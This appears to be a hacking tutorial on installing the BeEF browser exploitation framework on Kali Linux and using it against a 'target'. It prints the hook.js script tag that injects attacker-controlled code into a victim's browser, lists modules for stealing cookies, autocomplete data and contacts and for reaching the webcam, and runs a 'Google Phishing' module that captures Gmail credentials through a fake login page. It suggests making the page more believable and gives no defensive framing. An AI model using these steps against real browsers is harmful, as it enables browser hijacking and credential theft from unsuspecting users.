

## BeEF:

### Step 1 Install BeEF

BeEF is built right into Kali Linux 2019.2 and older, so you shouldn't have to install anything if you're running one of those versions on your computer.

In mid-2019, Kali [removed](#) BeEF as a preinstalled exploitation tool, moving it from "kali-linux-default" to the "kali-linux-large" metapackage. That means that if you installed a fresh version of Kali, you would no longer have BeEF, though, you may retain it if you simply updated your older version of Kali to 2019.3 or higher.

If you already have it, use the following command to update everything. And if you don't have it, the same command will install it. Just make sure to use **beef-xss** and not "beef" because the latter is a programming language interpreter, which is different. (We made that mistake in our video above, so don't do the same.)

```
~$ sudo apt install beef-xss
```

Whether you had it preinstalled from before or had to install it, the rest is the same.

### Step 2 Open the BeEF Service

Once BeEF is installed, you can find it under Applications → System Services, then click on "beef start." It will open a terminal window to start the service.

If you don't see any beef-related tools in that folder, or if you don't see that folder at all, you may have installed "beef" and not "beef-xss" so make sure to do the latter. (You can also start BeEF from the Exploitation Tools folder where it's "beef xss framework.")

```
> Executing "sudo beef-xss"
[sudo] password for kali:

[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:

[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

• beef-xss.service - LSB: BeEF
  Loaded: loaded (/etc/init.d/beef-xss; generated)
  Active: active (running) since Fri 2020-05-08 12:51:38 EDT; 5s ago
```

```
Docs: man:systemd-sysv-generator(8)
Process: 1432 ExecStart+/etc/init.d/beef-xss start (code=excited,
status=0/SUCCESS)
Tasks: 10 (limit: 6715)
Memory: 140.8M
CGroup: /system.slice/beef-xss.service
└─1438 ruby /usr/share/beef-xss/beef

May 08 12:51:42 kali beef[1]: Starting LSB: BeEF...
May 08 12:51:42 kali beef[1]: Started LSB: BeEF.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2...
1...
```


If you run into errors where your browser fails to load, you can bypass the issue by opening up your preferred web browser, like Firefox or Chrome, and going to the following URL, which is for the localhost (127.0.0.1) web server at port 3000.

<http://127.0.0.1:3000/ui/panel>

## Step 3 Log in to the BeEF Service

Once the browser interface opens, you'll need to log in to the BeEF service. The default credentials are **beef** for the username and **beef** for the password. However, you may have been prompted to create a password for your beef session (as seen above), and in that case, you would use **beef** as the username and whatever password you chose.

After logging in successfully, you should see the "Getting Started" page with information about how BeEF works. On the left, there's the *Hooked Browsers* column, which is where all the browsers you control will end up.



## Step 4 Hook the Target Browser

The key to success with BeEF is to "hook" a browser. This basically means that we need the target to visit a vulnerable web app with the "hook.js" JavaScript file. To practice, BeEF provides a webpage for your localhost with the payload in it, so visit that to see how it works.


`http://127.0.0.1:3000/demos/basic.html`

The injected code in the hooked browser responds to commands from the BeEF server that we control. From there, we can do many mischievous things on the target's computer.

## Step 5 View the Browser Details

I've got a few hooked browsers, but I'm going to look at the Chrome one. Click on your hooked browser, and it will jump you to the "Details" tab, which provides information about the hooked browser. Mine shows up as Chrome in the values.

This tab will show you a lot more than that. For me, I see that the platform is Linux x86\_64; that it has the Chrome PDF Plugin, Chrome PDF Viewer, and Native Client plugins; the components include WebGL, WebRTC, and Websocket; and other interesting information.




The screenshot shows the BeEF 0.5.0.0 interface. The top navigation bar includes 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Current Browser' tab is active, showing a 'Details' sub-tab. On the left, a tree view shows 'Hooked Browsers' with 'Online Browsers' containing two instances of '127.0.0.1'. The main area displays a table of browser details:

Key	Value
browser.language	en-US
browser.name	Chrome
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
browser.platform	Linux x86_64
browser.plugins	Chrome PDF Plugin, Chrome PDF Viewer, Native Client
browser.window.cookies	BEEFHOOK=Zoll5yt55LPNGBgWl6r9tmei7sF7l13GQ6s7sgFxJX...
browser.window.hostname	127.0.0.1
browser.window.hostport	3000
browser.window.origin	http://127.0.0.1:3000
browser.window.referrer	Unknown
browser.window.size.height	491
browser.window.size.width	819
browser.window.title	BeEF Basic Demo
browser.window.uri	http://127.0.0.1:3000/demos/basic.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64

At the bottom, there are navigation controls for 'Page 1 of 2' and a status message: 'Displaying zombie browser details 1 - 50 of 50'.

## Step 6 Execute Commands in the Browser

Now that we have hooked the target's browser, we can execute some of the built-in modules from the "Commands" tab.



There are over 300 modules, from browser hacks to social engineering, including, but certainly not limited to:

- Get Visited Domains (browser)
- Get Visited URLs (browser)
- Webcam (browser)
- Get All Cookies (extension)
- Grab Google Contacts (extension)
- Screenshot (extension)
- Steal Autocomplete (social engineering)
- Google Phishing (social engineering)

When you find a module you want to use, select it, then click "Execute" under its description. As an example, I'm going to use the "Google Phishing" module in the "Social Engineering" folder.

BeEF 0.5.0.0 | [Submit Bug](#) | [Logout](#)

Getting Started | Logs | Zombies | **Current Browser**

Details | Logs | **Commands** | Proxy | XssRays | Network

**Module Tree**

Search

- Fake Evernote Web Clip
- Fake Flash Update
- Fake LastPass
- Fake Notification Bar
- Fake Notification Bar (Ct
- Fake Notification Bar (Fir
- Fake Notification Bar (IE,
- Google Phishing**
- Lcamtuf Download
- Pretty Theft
- Replace Videos (Fake Pl
- Simple Hijacker
- Spoof Address Bar (data
- TabNabbing
- Edge WScript WSH Injec
- Firefox Extension (Bindsl
- Firefox Extension (Dronn

**Module Results History**

id	date	label
0	2020-05-08 15:38	command 1

**Google Phishing**

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

Id: 27


XSS hook URI:

Gmail logout interval (ms):

Redirect delay (ms):


Ready

After executing it, a fake Gmail login page will appear in the hooked browser. The user may not think twice about inserting their username and password, and once they do, we log it. Afterward, they are directed back to Google's site as if they logged in regularly.



To find the username and password we logged, just click on the command in the *Module Results History* column. For me, I see "hfhfhf" as the user and "sdliasdflahasdfh" as the password. You can also view this information from the "Logs" tab.

- **Don't Miss:** [Phish for Social Media & Other Account Passwords with BlackEye](#)



If we wanted to, we could customize the URL that the Google Phishing module uses, in case you want to use something more believable than the old-style Gmail interface.

